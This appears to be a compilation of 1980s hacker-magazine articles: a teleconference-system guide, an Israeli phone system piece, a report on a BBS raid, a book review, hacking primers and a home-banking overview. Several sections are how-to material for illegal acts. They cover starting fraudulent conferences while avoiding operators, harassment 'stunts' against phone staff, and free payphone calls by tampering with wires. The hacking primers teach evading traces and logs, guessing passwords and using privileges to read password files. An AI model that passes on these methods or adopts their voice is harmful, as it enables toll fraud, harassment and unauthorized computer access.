Alliance is extremely user friendly, as it was designed for businessmen. Help messages abound, and all you need to do is to follow their directions, but here is a brief going over of the commands. After the logon recording, choose the number of locations for your conference. Choose below 15 locations, as many people use Alliance, and using more locations than available results in "no conference facilities available now". To change your choice dial a *, or to go onward hit a #. To add a number while in control mode dial 1+ the phone number. To dial international dial 1 + 011 + the phone number. Passing control can be done by dialing 6 plus the number of the person on the conference you wish to pass control. Then by hitting a # you rejoin the conference, or by just hanging up you leave. When in the conference dialing a # will return you to control mode.

When conferees hang up, a "dee-doot" will be heard. The controller also hears the phone number of person who left. Hitting the # immediately calls the departed back. There is no way to drop people from conference other then getting a conference operator to do it or by blowing 2600 hertz down the line. However, this will drop each and every person on a trunk using in-band signaling. Hitting a 0 in control mode summons a conference operator, however, she/he takes control before he/she answers, so only do this when you know what you are doing. Hitting a 9 in control mode requests a "silent attendant listener line." According to the Demon this option allows the controller to hear the tones and phone numbers of people hanging up while he is in control mode. Conference op's claim this function is for secretaries and such to listen to, but not participate in, conferences for note taking purposes.

If these instructions sound confusing, don't worry. Remember, the entire conference is accompanied by extremely user friendly messages. Recently, on weekends or late night, many telcom hobbyists have had problems with transferring control, instead getting a recording "Not available at this time". Also, similarly, international dialing is sometimes unavailable. Generally -300X does this less often, then -200X next.

DANGERS

One must always be prepared for listeners whenever one conferences. If one is discussing "questionable" matters on a conference, last names and phone numbers should NEVER be given out. One of your fellow telcom hobbyists might be an FBI agent, or sometimes a conference operator listens in on conferences which sound "suspicious." They do not do this usually, as Alliance most often carries business calls (you have to remember this folks!), and thus doesn't expect fraudulent calls. Sure ways to interest an op is to have either all the conferees but one or only just the controller hang up. When a controller hangs up the conference op takes control and attempts to let the the former controller "regain his conference" by calling him at home. Also, controllers who spend long amounts of time in control mode, resulting in everyone else hanging up, arouses the attention of the op. The number which originally started the conference can hang up though, after passing control, but the conference will still be billed to it.

Dangers of fraudulently started conferences seem to be slight. The only person I knew who got caught was forced to pay for a phone call from Dallas (where the conference was started) to his home in California. This is not to say it is safe, but it definitely is safer than using 950's fraudulently. Even phreaks who set up several conferences a night for months, including the harassment of DA operators, haven't been caught. However, we don't suggest you attempt a fraudulent conference. Even permitting yourself to be added to a fraudulent conference is enough for prosecution, according to AT&T. One thing that prevents a lot of this investigation is that most fraudulent conferences are set up with PBX's, and thus the prosecution lies with the owners of the PBX, and AT&T isn't even involved. For this reason, PBX's often are traced.

Another risk is that all numbers dialed are recorded by Alliance, even misdials. The numbers dialed are all printed out and sent to a vault at the Chicago Bell Test Labs for storage for their records. In addition, conferences are randomly taped and monitored for fraud. It would seem safer to use Alliance to call an extender, and then dial out from there, as although Alliance records all numbers dialed, logically they probably only pay attention to numbers they intend to act on, i.e. add to the conference. The subsequent use of a extender is a matter of investigation by another company, and don't forget AT&T and the extender companies are competitors, and thus they wouldn't always go out of their ways to cooperate.

STUNTS

Often when a conference starts to slow down, people start suggesting various stunts to liven things up. One word of warning, most of these techniques would be construed as harassment, and thus are illegal. One of the most common used is adding a multitude of Directory Assistance operators. Listening to them ask each other "What city please?" and then arguing about who belongs on the line is extremely humorous. Confusion reigns when you attempt to get them to look up a number. Some DA's have had this done so many times that they realize that this is a conference and will either hang up immediately or will threaten you with taking over your conference. Remember, only the conference operator can take over a conference, so most of these threats are ineffectual. When any of them give a hard time, just ask to speak to their supervisor, as this usually adds even more confusion. Similar things can be done with with business offices, repair service ("sir, I'm getting all this cross talk on my line" "no, it's my line." ad infinitum) telex ops, and other phone company personnel. Also. computer companies or other corporate bureaucracies have similar chaos potential. One interesting thing to try is to pose as a phone company employee for social engineering purposes. However, most phreaks fail to realize that "TSPS maintenance" or "Bell Security" gets a little too repetitious and suspicion arousing due to their over-heavy use.

Generally, for courtesy's sake, one should call people who generally expect to get weird calls at odd hours, and are often bored at their jobs. Radio station DJ's often enjoy this, as do hotel operators and bell boys. Going international often increases the fascination with conferences. Several hotel ops around the world expect and look forward to conferences calling them during the dull early morning hours, and the conferences sometimes place calls for them in appreciation. Military bases are another good site, as are unattended payphones. Sometimes people at random are called up. It often is impossible to convince people that they ARE getting a conference call, as they twist up some impossible theory to explain 15 chaotic people speaking at once. Even President Reagan and other "celebrities" have been attempted to be reached by conferences. Often telling their secretaries that this is a conference call can arouse their curiosity enough to come on line. A common statement is "You damn computer hackers are so smart to have figured this out." Little do they know how simple it is, and it also shows how people and the mass media constantly misidentify anything mildly out of the ordinary as the fault of computer's influence on people. (Sorry about the side digression)

Remember that when adding recordings or extenders to a conference that they generally will not hang up. Similarly, people added can't be forcibly disconnected without the conference operator's help, and can stay on as long as they want, monitoring or taking notes. Only way to rid a conference of these is to blast 2600 down the line, with the results predicted above. When adding "dangerous" people such as FBI agents or informants the use of three way calling by one of the conferees is generally more intelligent, as it permits the caller to forcibly drop them.

Many of these stunts mentioned are plain childish, rude, and unthoughtful to others. Many of these definitely would count as harassment. Frequent resortation to these often arouses the suspicious curiosity of Alliance ops. Continual use of these may end up in a general tightening up of security in Alliance, not due to fraudulent calls, but from complaints. Obviously, these utterly senseless acts should be conducted in extreme moderation.

OTHER CONFERENCES

The old method of conferencing by calling the operator and asking for a conference still works. This however is controlled physically by the operator, as it uses a cordboard. Three way calling of course is another conferencing option. Multi-line loops are rare, but do exist. Sometimes businesses connect several phone lines together to form a conference. One of the most famous was the UCLA one at 213-206-2810 to -2817 as last known. One up as of the writing of this article is at 602-976-0770 to -0777. Another conferencing system is City Conference in Oakland and San Francisco. Similar to this is a system called Phone-a-Friend in some areas at 550-5000.

Every once in a while conferences are set up in the old historical phreaking mold on PBX switchboards or on telephone switching equipment by renegade linemen and the like. One of the most historic of these was the "2111" conference" which was arranged through an unused telex test-board trunk in a 4A switching machine in Vancouver, Canada. For several months phone phreaks could MF via a blue box 604 (Vancouver's area code) then 2111 (code for telex testing board) to reach phreaks and other telcom hobbyists around the world. Sometimes conferences set up by this method are accessible via normal phone lines. These conferences, by their very nature of actual adjustment of switching equipment, are rare.

Several companies offer alternate bridging services, otherwise known as conferences. These all claim they have higher quality than Alliance. They control the conference themselves "so you can just get down to business without worrying about details." You can ask them to leave, but then there is no one in control of the conference. Generally they offer smaller conferences then Alliance's 59 (Market Navigation's limit is 19) They all charge considerably more than AT&T (Market Navigation Inc. quoted a rate as $195 per hour for a 12 person conference plus the cost of the dialed phone calls) You generally have to set up conferences ahead of time. They all will send a bill to your company, and some will allow the use of a credit card instead. Generally you have to book ahead of time. Examples of these independent firms are Darome Connection (203-797-1300), Market Navigation Inc. (914-365-0123) and Telesession. The numbers are for setting up conferences, although you can social-engineer them as well.

CONCLUSION

Basically, conferencing, even fraudulently, is one of the safest ways to get in contact with other telcom hobbyists, by its track record of busts. They are very few and far between. Several times Alliance operators have dropped in on conferences and carried on conversations with the participants. Much of the information in this article was picked up from these sources. Often one hears the common comment of many telcom corporations that "they are using us as a tax writeoff," however, how long can they keep taking losses in this post-divestiture age of of telco competition. Expect in the near future to see other telcom companies such as ITT, MCI, and GTE Sprint get into the act, as conferences are really pretty cheap to set up and aren't that technically exotic. Telcom hobbyists can get together to pick each others brains for info, and starters can learn the ropes in the presence of several more experienced phreaks. Also, just normal socializing with people all over the country is fun, especially when you realize you probably would have never met them otherwise. In order to join in a conference try calling someone on it who has call waiting or two phone lines, as he can relay to the controller that you want to be added. Conferencing is all in all an excellent way to communicate with the telcom community at large, when used in moderation. Use, don't abuse.

Information provided by Alliance Teleconferencing, the Demon, Elric Bloodaxe, Forest Ranger, John Doe, Keymaster, Market Navigation Inc., the Serpent, Shooting Shark, Telcom.ARPA, Joe Turner and the members of the official BBS of 2600 magazine: the Private Sector.

a guide to the israeli phone system

The Israeli phone system, like their AC current (220 volts) and their television standard (PAL) is a European system. European telephones differ from the American standard in several interesting ways. First of all, dialing is by shorting out the phone line rather than opening it up. One of the drawbacks of this method is that an extension phone on a line being dialed will have its bell capacitors continually discharged and recharged during the dialing, making a little "ping" for each dialing pulse. Good if you want to know about activity on the line, bad if you don't want someone else's dialing to bother you. Another difference is the "off hook" voltage -- a mere 3.5 volts, compared to the heftier 7-9 volts in an American system.

Their pay telephones are organized on a token system. You throw in one token for a local call, and for longer distances the pay phone eats the tokens at a certain rate per minute. There's a little chute in the phone which will stack up four or five of the tokens so that you don't have to pour them in all the time. ASEMONIM (which is just the Hebrew word for "tokens") can be bought at any post office. The going rate is around a nickel each.

This system has various advantages and drawbacks. The pay telephone doesn't have to be very complicated. All it does is disable the dial until you've dropped at least one token in, and cut you off when the tokens run out. Whether or not the tokens drop into its coin box (unused tokens can be retrieved when the call is over) is determined by the exchange. Signals are sent over one of the three wires of the pay phone's line whenever the exchange decides that it wants another token. Just disconnecting the proper wire (which can happen by itself at times when the phone breaks down) will let the phone run forever on one token. Worse yet, if you can access the two other wires of the payphone's line, you can clip on your own telephone and dial away with no restrictions. Various other schemes exist that mechanically jam the tokens in one way or another so that they just don't drop down into the coin box and the call is never cut off. Not only that, but if you're good with the hookswitch, you can dial the number yourself without dropping tokens in at all! The payphone dial won't dial until you chuck a token in, but hand-pulsing the hookswitch, though a tedious process, can get you connected. It only makes sense for local calls, though, since on any other kind the payphone will cut you off when the exchange asks for another token. And it makes a lot of noise and looks suspicious, and with the clumsy hookswitches provided, is not very accurate.

With making free calls (or almost free, for one token) so easy, one wonders how their telco takes any money in at all. The explanation lies in their rate structure, which is rather reasonable. There are only three mileage rates: local, which is one message unit (or one telephone token from a pay phone), intermediate (say, from the center of town to the remote suburbs of that town). and long distance (from one city to another). That's it. So to call from one city to another, whether they are separated by fifty kilometers or a few hundred, is still the same rate. So even phone calls between remote corners of the country don't add up that quickly. And on a one token local call, you can talk all you want. So in general, there's not that much of a need to steal calls from pay phones, since the token supply is plentiful and low-priced.

Of course, those perhaps artificially low rates don't apply to international calls. The Israeli solution is rather simple: you can only make collect international calls from a pay phone. Not only that, you have to spend a couple of tokens in the process. You're forced to call a Tel Aviv number where an operator will take your number and (hopefully) call you back. During peak periods, it becomes almost impossible to reach this operator. Even if you get through the busy signal, they don't always answer immediately (and the calling exchange automatically disconnects the call after a minute and a half if no billing signal is received, so you can't ring their phone for any decent length of time. This also takes most of the fun out of calling a black box in another country, since you invariably get cut off within two minutes. Black boxes don't seem to work locally, as the exchange doesn't switch the audio in until someone is paying for the call -- this often results in the first "Hello?" getting cut off). You can usually dial international calls direct from a home phone, but if you need an international operator then the service is almost as bad.

Just getting a home phone in the first place can be a long hassle. When you first get your own phone, you must pay around $350 for an initiation fee. But after that, no matter how many times you move or need the phone reinstalled, there aren't any more connection charges. But if you live in a newly built area where the phone lines haven't been laid yet, you can wait several years (!) to have your service installed. Even if you move into an apartment that already has a line installed the wait can be as long as several months. This situation is supposed to be improving, though, especially with the installation of electronic switching exchanges that have large capacities. In areas with overburdened exchanges, party lines are also very common, and are often the only service available. Party lines there are nowhere near as much fun as here -- when one party picks up the phone, the other is locked out, and cannot interfere or use the line.

Getting your phone service fixed can also be a trying task. Flakiness is about the best word that describes their telco's repair branch. After one or two complaints, if you're lucky, the problem might get fixed, and not recur the next day. It is just about useless to complain about repair problems to a supervisor, since the supervisor's phones are always busy or never answered. Social engineering (such as pretending to be a reporter or other person with clout) is about the only reliable way of getting your complaints resolved.

The phone system is also the source of one of the many national paranoias. "I can't talk about that over the phone" is heard incredibly often. Perhaps it's because Israel is a small country with many noticeable security precautions (for example, you must open your bag in front of a security guard whenever walking into any large establishment so they can check you for ammunition or explosives). Some people almost routinely assume that their conversations are monitored, just like a lot of phone phreaks over here always think.

Sherwood Forest Shut Down by Secret Service

An All Too Familiar Story

Yes, it's happened yet again. This time, two of the most prestigious computer hacker bulletin boards around, Sherwood Forest II and III, were raided by the government. The by now familiar scene of law enforcement types shutting down a bulletin board system because somebody didn't like what they'd been saying is no longer even newsworthy, judging from the complete lack of media coverage. That is probably the most worrisome ingredient here.

On this occasion, it wasn't the FBI that carried out the raids, but the Secret Service. Why? According to William Corbett in the Washington public affairs office, the Secret Service became authorized to conduct these investigations after October 1984 under United States Codes 1030 (fraud by wire) and 1092 (credit card fraud). Because it's still an "active investigation", Corbett declined to give out any details on the case.

Bioc Agent 003, a co-sysop on Sherwood Forest II, claims that warnings were posted all over the board concerning the posting of credit card numbers. "The management didn't have enough time to constantly look after the system," he said. He attributes the raids to "schmucks that posted numbers anyway". He also believes that posted information on credit firms (CBI and TRW) led to the seizures.

As an example of the kind of material Sherwood Forest had available, we are reprinting one of their articles below. We feel this one is particularly timely and ironic. In addition, we are running one of their many hacker guides. We will run others in the future. If you'd like to send us a copy of a Sherwood Forest article that we may not have, please do. We must not allow them to be silenced forever.

SOME WORDS ON HACKER MORALITY

A lesson in phreaking and hacking morality:

I find it truly discouraging when people, intelligent people seeking intellectual challenges, must revert to becoming common criminals. The fine arts of hacking and boxing have all but died out. Though you newcomers, you who have appeared on the scene in the last year or two, may not realize it, we had it much better. People didn't recognize our potential for destruction and damage because we never flaunted it, nor did we exercise it.

For hacking, it was the intellectual challenge which drove us to do it. The thrill of bypassing or breaking through someone's computer security was tremendous. It wasn't a case of getting a password from a friend, logging on, and destroying an entire database. We broke in for the challenge of getting in and snooping around WITHOUT detection. We loved the potential for destruction that we gave ourselves, but never used.

Today, after so much publicity, the fun has turned to true criminality. Publicity we have received is abhorring. From WarGames to the headlined October Raids, to the 414's, the Inner Circle, Fargo 4a, and the NASA breakins--not to mention all the local incidents that never made the big newspapers, like break-ins at school computers or newspaper computers. TRW credit information services claims hackers used three stolen accounts to aid them in abusing stolen credit cards. The thrill of entering and looking around has shifted to criminal practicality--how can I make my bank account fatter--how may I use this stolen credit card to its fullest--how could I take revenge upon my enemies.

And then there is the world of Phone Phreaking. The number of phreaks has grown from an elite few, perhaps ten or twenty, to well over a thousand. Still, there remain only about 10 or 20 good, longlasting phreaks. The rest receive information and abuse its uses until the information is no longer valid. Even worse, they seek publicity! They WANT to be caught! Many even use their real names on bulletin board systems to promote publicity. Meanwhile, the REAL phone phreaks have been resting in the shadow of the rest, waiting for phreaking to become so dangerous as to become a challenge once again. Once security tightens and only the strong survive (phreak Darwinism?), phreaking will be restored as a way to 'beat the system' without costing anyone anything.

Hacking may soon be dead, but may phone phreaking live on!

Big Brother [Courtesy of Sherwood Forest][-- (914) 359-1517]

Out of the Inner Circle—A REVIEW

Out of the Inner Circle, A hacker's guide to computer security, by "The Cracker" Bill Landreth, The teenage computer wizard apprehended by the FBI. $9.95, Microsoft Press.

Out of the Inner Circle is one of the many books written by former criminals, but probably the first written by a former hacker or should it be reformed hacker. It is written for middle level managers and for those who want to hear Bill Landreth describe how a hacker thinks. It only describes so called hacker computer crime as opposed to hard core white collar crime, where people scheme to steal secrets or large sums of money. Landreth tries to avoid being too technical for the benefit of his readers, those who are making many of the decisions that affect security, and so he can present his guide to computer security without having to detail all possible procedures for the many different systems that exist today.

In it he describes the beginning of The Inner Circle, which was a group of hackers who were dedicated to peaceful and non-destructive hacking and were subsequently decimated with other groups, like PHALSE, by the Telenet busts of 1983. He surveys the history of hacking and the evolution of the home computer in order to present his profile of a hacker and the motivating forces behind the hacker. This is an important element of the book where Landreth describes the psychology and thought processes of technology's foe, the hacker. He tries to classify them, so he can refer to them later: the novice; the student, which Landreth considers himself to be; the tourist; the crasher; and the thief. He describes various methods of hacking in "How a Hacker Hacks" such as guessing defaults, using help files and demos. He then goes on to discuss different general types of computers and peripherals as well as operating systems, what account privileges are, what security is, the role of the sysop, and various hacker scenarios. The book is full of dramatic digressions into the activity of a hard core hacker, who may spend as much as a year to break into a system, may return to enter a system with 100 or more "friends", or may even pretend to poll employees outside the target company as they go to work in order to find out user names and any personal information that might be used as passwords.

Out of the Inner Circle is written for these management types, who will read and read, get nervous, and then lean on the system operators to beef up security. Landreth also refers to sysops who do not mind chatting with hackers, as well as system designers who may build trap doors into the system that they set up for you. Then one day they may call up your computer, enter your system through the trap door that they installed and do whatever they wish. Now, these management types may start keeping an eye on their computer experts as well as company security. Out of the Inner Circle is also full of vignettes which may sound commonplace to the average hacker, but that should scare the businesspeople of America - descriptions of the activities of crashers who try to erase files or halt systems and of hackers reading personal documents and entering corporate computers.

Landreth often makes mention of a system by its value. "Someone is trying to break into your million dollar computer..." he might say. This is the language that corporate America speaks. Landreth is not very worried that someone may be looking at your credit information, and even less worried that there exist companies that own and sell it.

But, basically, Landreth fulfills the purpose of the book in two chapters: "Make the Most of What You've Got", and "Telltale signs". Together they would make a good guide of simple suggestions that could prove invaluable to sysops, system designers, and computer security consultants. In the latter chapter, Landreth discusses how one could reduce accessibility to spare or unattended terminals, how to reduce the liability of dial-ups, change logon procedures, assign complex passwords, and several other inexpensive procedures that can beef up security and keep out most hackers. In the former, he lists some telltale signs for one to suspect that an intruder has been on the system, such as excessive use of help files, movement of other files, activity in normally dormant accounts, etc. It is these two chapters alone that make the book useful. They contain all that information that hackers know and about which they sometimes remark: "If I was running that system, this is what I would do..." These chapters tell of the basic steps to follow to greatly reduce computer intrusion by hackers. If these suggestions are followed, the total amount of illegal entry may decrease by a substantial percentage. Leaving only the very clever and persistent hackers to examine corporate America from the inside. This in turn would finally give some credibility to the myth of the computer wiz-kid.

Then again, this book can be taken in another ways: Only a few weeks ago, according to *2600* reporter Hunter Alexander, P. Michael Nugent of the Electronic Data Systems Corporation fumed about Out of the Inner Circle before the crime subcommittee of the House calling it a "how to do it [computer crime]. How do I handle that?" he asked Rep. William Hughes (D. N.J.). Mr. Nugent ought to read the book before the hackers do, if he is so worried.

FROM SHERWOOD FOREST: INTRO TO HACKING

This article, "The Introduction to the World of Hacking" is meant to help you by telling you how not to get caught, what not to do on a computer system, what type of equipment should I know about now, and just a little on the history, past present future, of the hacker.

***

Welcome to the World of Hacking! We, the people who live outside of the normal rules, and have been scorned and even arrested by those from the 'civilized world', are becoming scarcer every day. This is due to the greater fear of what a good hacker (skill wise, no moral judgements here) can do nowadays, thus causing anti-hacker sentiment in the masses. Also, few hackers seem to actually know about the computer systems they hack, or what equipment they will run into on the front end, or what they could do wrong on a system to alert the 'higher' authorities who monitor the system.

This article is intended to tell you about some things not to do, even before you get on the system. We will tell you about the new wave of front end security devices that are beginning to be used on computers. We will attempt to instill in you a second identity, to be brought up at time of great need, to pull you out of trouble. And, by the way, we take no, repeat, no, responsibility for what we say in this and the forthcoming articles. Enough of the bullshit, on to the fun:

***

After logging on your favorite bbs, you see on the high access board a phone number! It says it's a great system to "fuck around with!" This may be true, but how many other people are going to call the same number? So: try to avoid calling a number given to the public. This is because there are at least every other user calling, and how many other boards will that number spread to?

If you call a number far, far away, and you plan on going thru an extender or a re-seller, don't keep calling the same access number (i.e. as you would if you had a hacker running), this looks very suspicious and can make life miserable when the phone bill comes in the mail. Most cities have a variety of access numbers and services, so use as many as you can. Never trust a change in the system... The 414's, the assholes, were caught for this reason: when one of them connected to the system, there was nothing good there. The next time, there was a trek game stuck right in their way! They proceeded to play said game for two, say two and a half hours, while TELENET was tracing them! Nice job, don't you think? If anything looks suspicious, drop the line immediately!! As in, YESTERDAY!! The point we're trying to get across is: if you use a little common sense, you won't get busted. Let the little kids who aren't smart enough to recognize a trap get busted, it will take the heat off of the real hackers. Now, let's say you get on a computer system...it looks great, checks out, everything seems fine. Ok, now is when it gets more dangerous. You have to know the computer system (see future issues of this article for info on specific systems) to know what not to do. Basically, keep away from any command which looks like it might delete something, copy a new file into the account, or whatever! Always leave the account in the same status you logged in with. Change *NOTHING*...if it isn't an account with priv's, then don't try any commands that require them! All, yes ALL, systems are going to be keeping log files of what users are doing, and that will show up. It is just like dropping a trouble-card in an ESS system, after sending that nice operator a pretty tone. Spend no excessive amounts of time on the account in one stretch. Keep your calling to the very late night if possible, or during business hours (believe it or NOT!). It so happens that there are more users on during business hours, and it is very difficult to read a log file with 60 users doing many commands every minute. Try to avoid systems where everyone knows each other, don't try to bluff. And above all: NEVER act like you own the system, or are the best there is. They always grab the people whose heads swell...

There is some very interesting front end equipment around nowadays, but first let's define terms...

By front end, we mean any device that you must pass thru to get at the real computer. There are devices that are made to defeat hacker programs, and just plain old multiplexers. To defeat hacker programs, there are now devices that pick up the phone and just sit there... This means that your device gets no carrier, thus you think there isn't a computer on the other end. The only way around it is to detect when it was picked up. If it picks up after the same number ring, then you know it is a hacker-defeater. These devices take a multi-digit code to let you into the system. Some are, in fact, quite sophisticated to the point where it will also limit the user name's down, so only one name or set of names can be valid logins after they input the code... Other devices input a number code, and then they dial back a pre-programmed number for that code. These systems are best to leave alone, because they know someone is playing with their phone. You may think "But i'll just reprogram the dial-back." Think again, how stupid that is... Then they have your number, or a test loop if you were just a little smarter. If it's your number, they have your balls (if male...), if its a loop, then you are screwed again, since those loops are *monitored*.

As for multiplexers... What a plexer is supposed to do is this: the system can accept multiple users. We have to time share, so we'll let the front-end processor do it... Well, this is what a multiplexer does. Usually they will ask for something like "enter class" or "line:". Usually it is programmed for a double digit number, or a four to five letter word. There are usually a few sets of numbers it accepts, but those numbers also set your 300/1200 baud data type. These multiplexers are inconvenient at best, so not to worry.

A little about the history of hacking: hacking, by our definition, means a great knowledge of some special area. Doctors and lawyers are hackers of a sort, by this definition. But most often, it is being used in the computer context, and thus we have a definition of "anyone who has a great amount of computer or telecommunications knowledge." You are not a hacker because you have a list of codes... Hacking, by our definition, has then been around only about 15 years. It started, where else but, MIT and colleges where they had computer science or electrical engineering departments. Hackers have created some of the best computer languages, the most awesome operating systems, and even gone on to make millions. Hacking used to have a good name, when we could honestly say "we know what we are doing". Now it means (in the public eye): the 414's, Ron Austin, the NASA hackers, the Arpanet hackers... All the people who have been caught, have done damage, and are now going to have to face fines and sentences. Thus we come past the moralistic crap, and to our purpose: educate the hacker community, return to the days when people actually knew something...

***

A program guide: Three more articles will be written in this series, at the present time. Basics of Hacking I: DEC's Basics of Hacking II: VAX's (UNIX) Basics of Hacking III: Data General. It is impossible to write an article on IBM, since there are so many systems and we only have info on a few... This article has been written by: The Knights of Shadow

INTERESTING THINGS TO DO ON A DEC-20

by The Knights of Shadow
(as seen on the late Sherwood Forest][ )

The first thing you want to do when you are receiving carrier from a DEC system is to find out the format of login names. You can do this by looking at who is on the system. {DEC> @ (the 'exec' level prompt) YOU> SY} SY is short for SYSTAT and shows you the system status. You should be able to see the format of login names. A SYSTAT usually comes up in this form: Job, Line, Program, User. The JOB number is not important unless you want to log them off later. Line is a number that is used to communicate with the user. These are both two or three digit numbers. Program tells what program they are running under. If it says 'EXEC' they aren't doing anything at all. User is the username they are logged in under. You can copy the format, and hack yourself out a working code. Login format is as such: {DEC> @ YOU> login username password}. Username is the username in the format you saw above in the SYSTAT. After you hit the space after your username, the system will stop echoing characters back to your screen. This is the password you are typing in. Remember, people often use their name, their dog's name, the name of a favorite character in a book, or something like this. A few clever people have it set to a key cluster (qwerty or asdfg). PW's can be from 1 to 8 characters long, anything after that is ignored.

Let's assume you got in. It would be nice to have a little help, wouldn't it? Just type a ? or the word HELP, and you'll get a whole list of topics. Some handy characters for you to know would be the control keys. Backspace on a DEC-20 is rub which is 255 on your ASCII chart. On the DEC-10 it is Cntrl-H. To abort a long listing or a program, Cntrl-C works fine. Use Cntrl-O to stop long output to the terminal. This is handy when playing a game, but you don't want to Cntrl-C out. Cntrl-T gives you the time. Cntrl-U will kill the whole line you are typing at the moment. You may accidentally run a program where the only way out is a Cntrl-X, so keep that in reserve. Cntrl-S to stop listing, Cntrl-Q to continue on both systems.

Is your terminal having trouble? Like it pauses for no reason, or it doesn't backspace right? This is because both systems support many terminals, and you haven't told it what yours is yet. You are using a VT05 (isn't that funny? I thought I had an Apple), so you need to tell it you are one. {DEC> @ YOU> information terminal} "Info ter" also works. This shows you what your terminal is set up as. {DEC> assorted garbage, then the @ YOU> set ter vt05} This sets your terminal type to VT05.

Now let's see what is in the account (hereafter abbreviated acct.) that you have hacked onto. DIR is short for directory, it shows you what the user of the code has saved to the disk. There should be a format like this: xxxxx.ooo xxxxx is the file name, from 1 to 20 characters long -- ooo is the file type, one of: EXE, TXT, DAT, BAS, CMD and a few others that are system dependant. EXE is a compiled program that can be run (just by typing its name at the @). TXT is a text file, which you can see by typing "type xxxxx.TXT". Do not try "type xxxxx.EXE". This may make your terminal do strange things and will tell you absolutely nothing. DAT is data they have saved. BAS is a basic program, you can have it typed out for you. CMD is a command type file, a little too complicated to go into here. Try "take xxxxx.CMD".

By the way, there are other users out there who may have files you can use (gee, why else am I here?). Type "DIR <*.*>" on a DEC-20 or "DIR [*,*]" on a DEC-10. * is a wildcard, and will allow you to access the files on other accounts if the user has it set for public access. If it isn't set for public access, then you won't see it. To run that program: {DEC> @ YOU> username file name}. Username is the directory you saw the file listed under, and file name was what else but the file name?

Remember you said (at the very start) "SY" which showed the other users on the system? Well, you can talk to them, or at least send a message to anyone you see listed in a SYSTAT. You can do this by: {DEC> the user list (from your systat) YOU> talk username (DEC-20) send username (DEC-10)}. Talk allows you and them immediate transmission of whatever you/they type to be sent to the other. Send only allows you one message to be sent, and only after you hit <return>. With send, they will send back to you, with talk you can just keep going. By the way, you may be noticing with the talk command that what you type is still acted upon by the parser (control program). To avoid the constant error messages type either: {YOU> ;your message YOU> rem your message}. The semi-colon tells the parser that what follows is just a comment. Rem is short for 'remark' and ignores you from then on until you type a Cntrl-Z or Cntrl-C, at which point it puts you back in the exec mode. To break the connection from a talk command type "break".

If you happen to have privs, you can do all sorts of things. First of all, you have to activate those privs. "Enable" gives you a $ prompt, and allows you to do anything to any other directory that you can do with your own. To create a new account, using your privs, just type "build username". If the username is old, you can edit it. If it is new, you can define it to be whatever you wish. Privacy means nothing to a user with privs. There are various levels of privs: Operator, Wheel, CIA. Wheel is the most powerful, being that he can log in from anywhere and have his powers. Operators have their power because they are at a special terminal allowing them the privs. CIA is short for 'Confidential Information Access', which allows you a low level amount of privs. Not to worry though, since you can read the system log file, which also has the passwords to all the other accounts. To de-activate your privs, type "disable". When you have played your greedy heart out, you can finally leave the system with the command "logout". This logs the job you are using off the system (there may be variations of this such as kjob, or killjob). By the way, you can say (if you have privs) "logout username" and that kills the username's terminal.

There are many more commands, so try them out. Just remember: leave the account in the same state as you found it. This way they may never know that you are playing leech off their acct.

banking from your terminal—a look at PRONTO

by Orson Buggy

Electronic banking services via personal computer and modem are springing up as various banks try to jump on the information age bandwagon. This month *2600* takes a look at one of the older and more varied services available in the New York City area.

Chemical Bank's PRONTO provides a host of banking services all available for dialing up with your personal computer and modem. After signing on with your account you can make balance inquiries, transfer funds between accounts, use the bank's computer to keep track of your checkbook and budget, pay bills to selected merchants, and send electronic mail to other subscribers. All this costs twelve bucks per month, and you get a checking account and cash machine card thrown in too.

Naturally, PRONTO includes numerous security features to make sure that only those authorized to do so can play with the accounts. First of all, you can't call up PRONTO with just any dumb terminal. You must be using their special software. This means that you can't even subscribe unless your computer is one of the popular series that they support (Apple II, Atari, Commodore 64, Compaq, and IBM compatible). On top of that, there's your personal password that you have to fork over each time you connect. This sounds good enough to keep the average troublemaking hacker out of their hair, but is by no means bulletproof. If someone eavesdropped on a PRONTO conversation he or she could easily pick up the codes needed to get into that account, since they're probably the same ones for each session (unless, of course, the eavesdroppee has changed the password lately). Of course, this hypothetical intruder would need their own copy of PRONTO software. But that would not be much of an impediment to many hackers.

One bank officer, when presented with this argument, countered with, "But there's really nothing an intruder could do with your account even if they did manage to sign on to it somehow. They could get their jollies transferring money between your accounts, but they can't take any out for themselves." PRONTO allows you to pay bills, but only to a selected list of merchants. This has over 300 companies on it, including other banks where you might want to make loan or credit card payments, all of the area utilities, insurance companies, several clubs, newspapers, and other kinds of businesses that bill you every month. If there's someone you want to pay that's not on the list, you can ask for them to be included. Chemical claims this is a big security advantage over other banks' home services, since you can only send money to someone on their pre-approved lists. Just in case the unthinkable should happen, the customer is liable for the first $50 of a fraudulent electronic banking transaction, just like in the credit card and cash machine services. Except in that case, the customer may be liable for the first $500 (the maximum) if he or she fails to notify the bank within two days of losing the bank card or access code.

Chemical also provides another service called PRONTO Business Banker. Like PRONTO, it has slick promotional material telling the prospective manager how he can get complete control over his company's accounts. The selling style is a little different, but it appears to be basically the same service except with a few minor changes for business customers.

The way the money actually gets transferred when you pay your bills is also interesting -- as of March when Chemical received a PRONTO request for a payment somewhere, some clerk in New Jersey would actually write a check out, shove it in an envelope, and mail it off. I don't know whether they've modernized this at all, but they were planning to. Chemical also speaks of future expansions to PRONTO, such as news, home shopping, and stock quotes.

In the bad old days, most bank transactions needed a human being's signature to be processed. Electronic banking services replace the handwritten signature with a digital identification. The security is fairly good when it comes to a handheld bank card, suitable for sticking into cash machines wherever you go, which otherwise stays in your pocket where no one else should have any access. But the home banking services take this one step further -- the latest "signature" is merely a computer identification code, which, like a common-carrier access code or credit card number, is only secure while no one else knows about it.

Citibank's recognition of your digital signature is rather disappointing. Their first level of security is the individual copy of the software they give you, which has an embedded identification in it. The next one is the number printed on your bank machine card that they give you (shades of the ATT calling card blunders of last year). The last one is the same "personal identification code" (PIC), a four to six digit password, that is magnetically encoded on your banking card and must be typed in whenever you use their cash machines. This puts a lot of strain on the PIC, since its disclosure would compromise both your cash machine and home banking accounts. Citibank warns you in their literature to inform them immediately if, among other things, your banking software is "lost or stolen". Either they don't think copying of that software is a threat, or they have (ha ha) copy protected it.

By the way, one of the other home banking services is called EXCEL from Manufacturers Hanover (a.k.a. Manny Hanny). The only one I know of of merit is PRONTO, and there only because of the electronic mail included in the monthly fee. You would have to be the kind of person who writes a lot of monthly checks or has a difficult time making it out to the nearest cash machine in order to benefit from those services.

[Citibank's bank-by-phone system is called DIRECT ACCESS. We tried out this one using a simulation disk which we ordered for free through an 800 number. The people there were very happy to send us a demo-floppy for an IBM-Compatible. This system has several other services including Dow Jones.]

